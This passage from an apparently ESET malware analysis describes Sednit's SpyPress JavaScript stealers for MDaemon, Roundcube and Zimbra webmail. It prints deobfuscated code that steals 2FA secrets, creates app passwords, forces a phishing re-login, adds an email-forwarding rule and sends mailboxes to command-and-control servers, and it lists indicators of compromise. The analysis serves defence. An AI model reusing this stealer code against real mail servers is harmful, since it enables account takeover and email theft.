                download_all_messages_from_folder_page(folder_data, folder_id);
        }
    }
    catch (exception)
    {
        await C2_POST_Request_async("mail-" + folder + ("-error"), exception);
    }
    return false;
}
```

Figure 14. SpyPress.MDAEMON exfiltrates all emails

Also note that the obfuscator seems to have introduced errors in the script. In the function download_all_messages_from_folder, is_folder_limit is a real variable name that was left unobfuscated. However, it is not used anywhere in the code.

Two-factor authentication secret

SpyPress.MDAEMON exfiltrates the victim's two-factor authentication secret – see Figure 15. It first fetches https://<webmail_URL>/WorldClient.dll?Session=<session_ID>&View=Options-

Authentication&TwoFactorAuth=Yes&GetSecret=Yes to get the secret, and then sends it to the C&C server, using the message type 2fa.

To view the secret, the password is required, which SpyPress.MDAEMON gets from the fake login form it created. This secret is equivalent to the QR code mentioned in MDaemon documentation and it can be used to register the account in an authentication app, to then generate a valid 2FA code for the victim's account. Because SpyPress.MDAEMON acquires the password and the 2FA secret, attackers will be able to log into the account directly.

```
(async function() {
    async function get_2fa()
    {
        try
        {
            {
                let Password_value = get_window_parent_parent().document.getElementsByName("Password")[0x0].value;
                if (Password_value == undefined || Password_value == "")
                    C2_POST_Request_async("no-pass-2fa");
                else
                {
                    let url_params = "CurrentPassword=";
                    url_params += Password_value;
                    let req = await get_window_parent_parent().fetch(window["origin"] + get_worldclient_url() +
("&View=Options-Authentication&TwoFactorAuth=Yes&GetSecret=Yes"), {
                        "method" : "POST",
                        "body" : new URLSearchParams(url_params)
                    }), rep = await req["text"]();
                    if (rep.indexOf("Incorrect") > 0x0)
                    {
                        C2_POST_Request_async("2fa-error", rep);
                        return;
                    }
                    C2_POST_Request_async("2fa", rep);
                }
            }
        }
        catch (exception)
        {
            C2_POST_Request_async("2fa-error", exception);
        }
    }
    get_window_parent_parent().setTimeout(get_2fa, 0xdac);
}())
```

Figure 15. SpyPress.MDAEMON exfiltrates the 2FA secret

App Password creation

In addition to stealing the 2FA secret, SpyPress.MDAEMON creates an App Password (see the documentation). This password can be used in an email client to send and receive messages, without having to enter the 2FA code, even if 2FA is activated for the account. Note that MDaemon webmail doesn't seem to require a 2FA code to generate a new application password.

As shown in Figure 16, SpyPress.MDAEMON fetches https://<webmail_URL>/WorldClient.dll?Session=<session_ID>&View=Options-Authentication&CreateAppPassword=1s to create a new application password. The reply is this password, which is exfiltrated to the C&C server with the message type create-app.

In other words, this application password enables attackers to add the email account directly to their own email client. They can thereby keep access to the mailbox even if the main password of the victim's account is changed or if the 2FA code is changed.

```
(async function() {
    async function create_app_2fa()
    {
        try
        {
            let Password_value = get_window_parent_parent().document.getElementsByName("Password")[0x0].value;
            if (Password_value == undefined || Password_value == "")
                false ? _0x3c05f1 = "-" + _0x17b859 : C2_POST_Request_async("no-pass-create-app-2fa");
            else
            {
                let url_params = "Name=MDaemon&CurrentPassword=";
                url_params += Password_value;
                let req = await get_window_parent_parent().fetch("" + window["origin"] + get_worldclient_url() +
("&View=Options-Authentication&CreateAppPassword=1s"), {
                    "method" : "POST",
                    "body" : new URLSearchParams(url_params)
                }), rep = await req["text"]();
                if (rep.indexOf("Incorrect") > 0x0)
                {
                    C2_POST_Request_async("create-app-error", rep);
                    return;
                }
                C2_POST_Request_async("create-app", rep);
            }
        }
        catch (exception)
        {
            C2_POST_Request_async("create-app-error", _0x279d26);
        }
    }
    get_window_parent_parent().setTimeout(create_app_2fa, 0xdac);
}())
```

Figure 16. SpyPress.MDAEMON creates an application password

Network protocol

SpyPress.MDAEMON uses the same network protocol as SpyPress.HORDE.

SpyPress.ROUNDCUBE

SpyPress.ROUNDCUBE is the JavaScript payload injected into vulnerable Roundcube webmail instances. Once deobfuscated, it reveals similar functionalities to what is implemented in SpyPress.MDAEMON:

- credential stealing,
- exfiltration of the address book and the about page,
- exfiltration of emails, and
- malicious Sieve rules.

Capabilities

Credential stealer

The credential stealer of SpyPress.ROUNDCUBE has two features. The first one is almost identical to the credential stealer of SpyPress.HORDE and SpyPress.MDAEMON. The only difference is the name of the input fields, which are _user and _pass, to match the official names used in the Roundcube software.

The second feature is slightly more intrusive. SpyPress.ROUNDCUBE creates an iframe, as shown in Figure 17, with the src attribute set to https://<webmail_URL>/?_task=logout&_token=<CSRF_token>. This logs the victim out, forcing them to reenter their credentials. SpyPress.ROUNDCUBE adds a callback on the submit button of the

genuine login form. Finally, the credentials are exfiltrated to the hardcoded C&C server using the message type pax-fish.

```
function create_iframe_logout()
{
    {
        let frame = get_window_parent_parent().document.createElement("iframe");
        return frame.style.width = "100%", frame.style.height = "100%", frame.style.border = "none", frame.src =
get_logout_url(), frame.onload = function() {
            try
            {
                get_parent_frame().document.getElementById("bannerLink").removeAttribute("href");
            }
            catch (e)
            {
            }
            let button = get_rcmloginsubmit_button();
            button ? button.addEventListener("click", button_submit_callback) : get_window_parent_parent().location =
get_parent_frame().location.href;
        }, frame;
    }
}
```

Figure 17. SpyPress.ROUNDCUBE creates an iframe to log out the victim


Note that the CSRF token is retrieved from the variable rcmail.env.request_token. The rcmail global variable is managed and filled by the Roundcube instance, and accessible in the JavaScript context that SpyPress.ROUNDCUBE is running in.

Exfiltration of the address book and the about page

SpyPress.ROUNDCUBE fetches the address book at https://<webmail_URL>/?_task=addressbook&_source=0&_action=export&&_token=<CSRF_token> and sends the raw output to the C&C server.

Similarly, SpyPress.ROUNDCUBE fetches the about page at https://<webmail_URL>/?_task=settings&_framed=1&_action=about and sends the raw output to the C&C server.

That page contains information about the Roundcube version and the plugins installed, as shown in Figure 18.



Roundcube Webmail 1.6.7

Copyright © 2005-2022, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
Some exceptions for skins & plugins apply.

Installed plugins

Plugin	Version	License	Source
filesystem_attachments	1.0	GPL-3.0+	
jqueryui	1.13.2	GPL-3.0+	
xbackground	1.3	Commercial	Download
xcalendar	2.3.2	Commercial	Download
xdemo	2.1.4	Commercial	Download
xdropbox	1.1.9	Commercial	Download
xemail_schedule	1.2.5	Commercial	Download
xgoogle_drive	1.1.9	Commercial	Download
xlast_login	1.3.3	Commercial	Download
xnews_feed	1.3.7	Commercial	Download
xquote	1.2.1	Commercial	Download
xsignature	1.4.9	Commercial	Download
xskin	1.9.2	Commercial	Download
xweather	1.3.7	Commercial	Download
xwebdav	1.0.6	Commercial	Download

Figure 18. Example of Roundcube about page

Email message exfiltration

SpyPress.ROUNDCUBE starts the email exfiltration routine every 7,200 seconds (two hours).

First, it gets the list of mailboxes from the global variable rcmail.env.mailboxes. Then, it iterates over all those mailboxes; for each of them, it iterates over the pages to get the email message IDs by fetching https://<webmail_URL>/?_task=mail&_action=list&_mbox=<mailbox_name>&_refresh=1&_remote=1&_page=<current_page>. Note that SpyPress.ROUNDCUBE adds the HTTP header X-Roundcube-Request, which contains the CSRF token.

Also note that there is a lower bound time hardcoded in the script, 6:02:03 am, October 1st, 2024 in the specific script sample we analyzed, and only emails more recent than this are exfiltrated.

The source of each email message is fetched from https://<webmail_URL>/?_task=mail&_mbox=<mailbox>&_uid=<email_ID>&_action=viewsource and then exfiltrated to the C&C server.

Note that if SpyPress.ROUNDCUBE has exfiltrated more than 150 emails in a row, it stops the exfiltration until the next execution of the email exfiltration routine (two hours later). This is probably done to limit the noise on the victim's network and avoid detection.

Malicious Sieve rules

In some SpyPress.ROUNDCUBE samples, there is additional functionality related to Sieve rules – see Figure 19. SpyPress.ROUNDCUBE creates a rule that sends a copy of every incoming email message to an attacker-

controlled email address (srezoska@skiff[.]com in this case). Skiff was a privacy-oriented email service that provided end-to-end encryption.

```
function add_sieve_rule()
{
    return get_windows_parent_parent().fetch(yjrphdg(), {
        "method" : "POST",
        "headers" : {
            "X-Requested-With" : "XMLHttpRequest",
            "X-Roundcube-Request" : get_token()
        },
        "body" : new get_windows_parent_parent().URLSearchParams({
            "_token" : get_token(),
            "_task" : "settings",
            "_action" : "plugin.managesieve-save",
            "_framed" : "1",
            "_fid" : "",
            "_name" : "InboxFilter",
            "_enabled" : "1",
            "_join" : "any",
            "_action_type[0]" : "redirect_copy",
            "_action_target[0]" : "srezoska@skiff.com",
            "_action_mailbox[0]" : "INBOX"
        })
    });
}
```

Figure 19. SpyPress.ROUNDCUBE creates a malicious Sieve rule

Network protocol

SpyPress.ROUNDCUBE uses the same network protocol as SpyPress.HORDE.

SpyPress.ZIMBRA

SpyPress.ZIMBRA is the JavaScript payload injected into vulnerable Zimbra webmail instances. Once deobfuscated, it reveals similar functionalities to the previous payloads:

- credential stealing,
- exfiltration of contacts and settings, and
- exfiltration of email messages.

Capabilities

Credential stealer

The credential stealer of SpyPress.ZIMBRA is almost identical to those of SpyPress.HORDE and SpyPress.MDAEMON. The only difference is the name of the input fields, which are username and password, to

match the official names used in the Zimbra software.

Exfiltration of contacts and settings

SpyPress.ZIMBRA fetches the victim's contact list by making a SOAP request to the Zimbra API endpoint https://<webmail_URL>/service/soap/SearchRequest. As shown in Figure 20, the search query is contained in a dictionary that it is sent to the Zimbra server in the body of a POST request. Finally, SpyPress.ZIMBRA exfiltrates the raw output to the C&C server.

```
function build_zimbra_http_header()
{
    let header = {
        "context" : {
            "_jsns" : "urn:zimbra",
            "session" : get_zimbra_session_id(),
            "account" : {
                "_content" : get_window_parent_parent().appCtxt.getLoggedInUsername(),
                "by" : "name"
            },
            "csrfToken" : get_window_parent_parent().csrfToken
        }
    };
    return header;
}
async function zimbra_soap_request(tag, request, content)
{
    let url = (get_window_parent_parent().location.origin + "/") + "service/soap/" + request;
    let err_text = "";
    try
    {
        let body = {};
        body[request] = content;
        let soap_data = {
            "Header" : build_zimbra_http_header(),
            "Body" : body
        };
        let resp = await fetch(url, {
            "method" : "POST",
            "body" : JSON.stringify(soap_data)
        });
        if (resp.status == 200)
            return await resp.json();
        try
        {
            err_text = await resp.text();
        }
        catch (e)
        {
        }
        err_text = `status ${resp.status} text ${err_text}`;
    }
    catch (e)
    {
        err_text = `${e}`;
    }
    tag = tag + "-error";
    text = `${tag} url ${url} ${err_text}`;
    await C2_POST_Request_async(tag, text);
    return "";
}
async function zimbra_soap_request_then_exfiltrate_to_C2(tag, request, content)
{
    let res = await zimbra_soap_request(tag, request, content);
    if (res)
        await C2_POST_Request_async(tag, JSON.stringify(res));
}

await zimbra_soap_request_then_exfiltrate_to_C2("co", "SearchRequest", content = {
    "_jsns" : "urn:zimbraMail",
    "sortBy" : "nameAsc",
    "offset" : 0,
    "limit" : 10000,
    "query" : "in:contacts",
    "types" : "contact",
    "needExp" : 1
});
```

Figure 20. SpyPress.ZIMBRA gets the victim's contact list

SpyPress.ZIMBRA also exfiltrates to the C&C server the content of the global variable ZmSetting, which contains various configuration and preference values. This is similar to SpyPress.ROUNDCUBE, which exfiltrates the about page.

Email exfiltration

Every 14,400 seconds (four hours), using the setInterval function, this payload starts its email exfiltration routine.

As for the previous payloads, SpyPress.ZIMBRA first lists the folders, then iterates over the first 80 emails in each folder via a SOAP request to https://<webmail_URL>/service/soap/SearchRequest. For each message, the script fetches the source at https://<webmail_URL>/service/home/~/?auth=co&view=text&id=<email_ID> and then exfiltrates the email message source – see Figure 21.

```
async function exfiltrate_email_source(id, folder)
{
    let url = `service/home/~/?auth=co&view=text&id=${id}`;
    try
    {
        await HTTP_request_webmail_api_then_exfiltrate_to_C2_api_then_exfiltrate_to_C2_async(`mail-${folder}-${id}`, url);
    }
    catch (e)
    {
        await C2_POST_Request_async(`mail-${folder}-${id}-error`, e);
    }
}
async function exfiltrate_a_folder(username, folder)
{
    try
    {
        let resp = await zimbra_soap_request("mail", "SearchRequest", content = {
            "_jsns" : "urn:zimbraMail",
            "sortBy" : "dateDesc",
            "offset" : 0,
            "limit" : 1000,
            "query" : `in:"${folder}"`,
            "types" : "conversation",
            "needExp" : 1
        });
        let jsn = "";
        try
        {
            jsn = resp.Body.SearchResponse;
        }
        catch (e)
        {
            await C2_POST_Request_async(`mail-${folder}-error-json`, e + "\n\n" + jsn);
            return;
        }
        if (jsn && jsn.m != undefined || jsn.c != undefined)
        {
            let data = jsn.m || jsn.c;
            let ids = filter_ids(data, 80);
            for (let i = 0; i < ids.length; i++)
            {
                await exfiltrate_email_source(ids[i], folder);
                already_ids.push(ids[i]);
            }
        }
    }
    catch (e)
    {
        await C2_POST_Request_async(`mail-${folder}-error`, e);
    }
}
async function exfiltrate_full_inbox()
{
    try
    {
        let folders = get_folders();
        let username = get_window_parent_parent().appCtxt.accountList.activeAccount.name.split("@")[0];
        for (let i = 0; i < 1; i++)
            await exfiltrate_a_folder(username, folders[i]);
    }
    catch (e)
    {
        await C2_POST_Request_async(`mail-error`, e);
    }
}
```

Figure 21.SpyPress.ZIMBRA exfiltrates email messages

Network protocol

SpyPress.ZIMBRA uses the same network protocol as SpyPress.HORDE.

Conclusion

Over the past two years, webmail servers such as Roundcube and Zimbra have been a major target for several espionage groups such as Sednit, GreenCube, and Winter Vivern. Because many organizations don’t keep their

webmail servers up to date and because the vulnerabilities can be triggered remotely by sending an email message, it is very convenient for attackers to target such servers for email theft.

> *For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.*
>
> *ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.*

IoCs

A comprehensive list of indicators of compromise (IoCs) and samples can be found in our GitHub repository.

Files

SHA-1	Filename	Detection	Description
41FE2EFB38E0C7DD10E6 009A68BD26687D6DBF4C	N/A	JS/Agent.RSO	SpyPress.ZIMBRA.
60D592765B0F4E08078D 42B2F3DE4F5767F88773	N/A	JS/Exploit.Agent.NSH	XSS exploit for CVE-2023-43770.
1078C587FE2B246D618A F74D157F941078477579	N/A	JS/Exploit.Agent.NSH	SpyPress.ROUNDCUBE.
8EBBBC9EB54E216EFFB4 37A28B9F2C7C9DA3A0FA	N/A	HTML/Phishing.Agent.GNZ	XSS exploit for CVE-2024-11182.
F95F26F1C097D4CA3830 4ECC692DBAC7424A5E8D	N/A	HTML/Phishing.Agent.GNZ	SpyPress.MDAEMON.
2664593E2F5DCFDA9AAA 1A2DF7C4CE7EEB1EDBB6	N/A	JS/Agent.SJU	Probable XSS exploit for Horde.
B6C340549700470C6510 31865C2772D3A4C81310	N/A	JS/Agent.SJU	SpyPress.HORDE.
65A8D221B9ECED76B9C1 7A3E1992DF9B085CECD7	N/A	HTML/Phishing.Gen	SpyPress.ROUNDCUBE.
6EF845938F064DE39F4B F6450119A0CDBB61378C	N/A	N/A	Email exploiting CVE-2023-43770, found on VirusTotal.
8E6C07F38EF920B5154F D081BA252B9295E8184D	N/A	JS/Agent.RSP	SpyPress.ROUNDCUBE.

SHA-1	Filename	Detection	Description
AD3C590D1C0963D62702445E8108DB025EEBEC70	N/A	JS/Agent.RSN	SpyPress.ZIMBRA.
EBF794E421BE60C9532091EB432C1977517D1BE5	N/A	JS/Agent.RTD	SpyPress.ROUNDCUBE.
F81DE9584F0BF3E55C6CF1B465F00B2671DAA230	N/A	JS/Agent.RWO	SpyPress.ROUNDCUBE.
A5948E1E45D50A8DB063D7DFA5B6F6E249F61652	N/A	JS/Exploit.Agent.NSG	XSS exploit for CVE-2023-43770.

Network

IP	Domain	Hosting provider	First seen	Details
185.225.69[.]223	sqj[.]fr	23VNet Kft.	2024-06-01	SpyPress C&C server.
193.29.104[.]152	tgh24[.]xyz tuo[.]world	GLOBALAXS NOC PARIS	2024-06-04	SpyPress C&C server.
45.137.222[.]24	lsjb[.]digital	Belcloud Administration	2024-07-03	SpyPress C&C server.
91.237.124[.]164	jiaw[.]shop	HOSTGNOME LTD	2023-09-28	SpyPress C&C server.
185.195.237[.]106	hfuu[.]de	Network engineer	2024-06-03	SpyPress C&C server.
91.237.124[.]153	raxia[.]top	Damien Cutler	2024-06-03	SpyPress C&C server.
146.70.125[.]79	rnl[.]world	GLOBALAXS NOC PARIS	2024-06-07	SpyPress C&C server.
89.44.9[.]74	hijx[.]xyz	M247 Europe SRL	2024-07-05	SpyPress C&C server.
111.90.151[.]167	ikses[.]net	Shinjiru Technology Sdn Bhd	2024-12-01	SpyPress C&C server.

MITRE ATT&CK techniques

This table was built using version 17 of the MITRE ATT&CK framework**.**

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Sednit bought domains at various registrars.

Tactic	ID	Name	Description
	T1583.004	Acquire Infrastructure: Server	Sednit rented servers at M247 and other hosting providers.
	T1587.004	Develop Capabilities: Exploits	Sednit developed (or acquired) XSS exploits for Roundcube, Zimbra, Horde, and MDaemon.
	T1587.001	Develop Capabilities: Malware	Sednit developed JavaScript stealers (SpyPress.HORDE, SpyPress.MDAEMON, SpyPress.ROUNDCUBE, and SpyPress.ZIMBRA) to steal data from webmail servers.
Initial Access	T1190	Exploit Public-Facing Application	Sednit exploited known and zero-day vulnerabilities in webmail software to execute JavaScript code in the context of the victim's webmail window.
Execution	T1203	Exploitation for Client Execution	SpyPress payloads are executed when a victim opens the malicious email in a vulnerable webmail client page.
Defense Evasion	T1027	Obfuscated Files or Information	SpyPress payloads are obfuscated with an unknown JavaScript obfuscator.
Credential Access	T1187	Forced Authentication	SpyPress payloads can log out users to entice them into entering their credentials in a fake login form.
	T1556.006	Modify Authentication Process: Multi-Factor Authentication	SpyPress.MDAEMON can steal the 2FA token and create an application password.
Discovery	T1087.003	Account Discovery: Email Account	SpyPress payloads get information about the email account, such as the contact list.
Collection	T1056.003	Input Capture: Web Portal Capture	SpyPress payloads try to steal webmail credentials by creating a hidden login form, to trick the browser and password managers into filling the credentials.
	T1119	Automated Collection	SpyPress payloads automatically collect credentials and email messages.

Tactic	ID	Name	Description
	T1114.002	Email Collection: Remote Email Collection	SpyPress payloads collect and exfiltrate emails, from the victim's mailbox.
	T1114.003	Email Collection: Email Forwarding Rule	SpyPress.MDAEMON adds a Sieve rule to forward any incoming email to an attacker-controlled email address.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	C&C communication is done via HTTPS.
	T1071.003	Application Layer Protocol: Mail Protocols	In case of email forwarding rules, the exfiltration is done via email.
	T1132.001	Data Encoding: Standard Encoding	Data is base64 encoded before being sent to the C&C server.
Exfiltration	T1020	Automated Exfiltration	SpyPress payloads automatically exfiltrate credentials and email messages to the C&C server.
	T1041	Exfiltration Over C2 Channel	SpyPress payloads exfiltrate data over the C&C channel.

Source: https://www.welivesecurity.com/en/eset-research/operation-roundpress/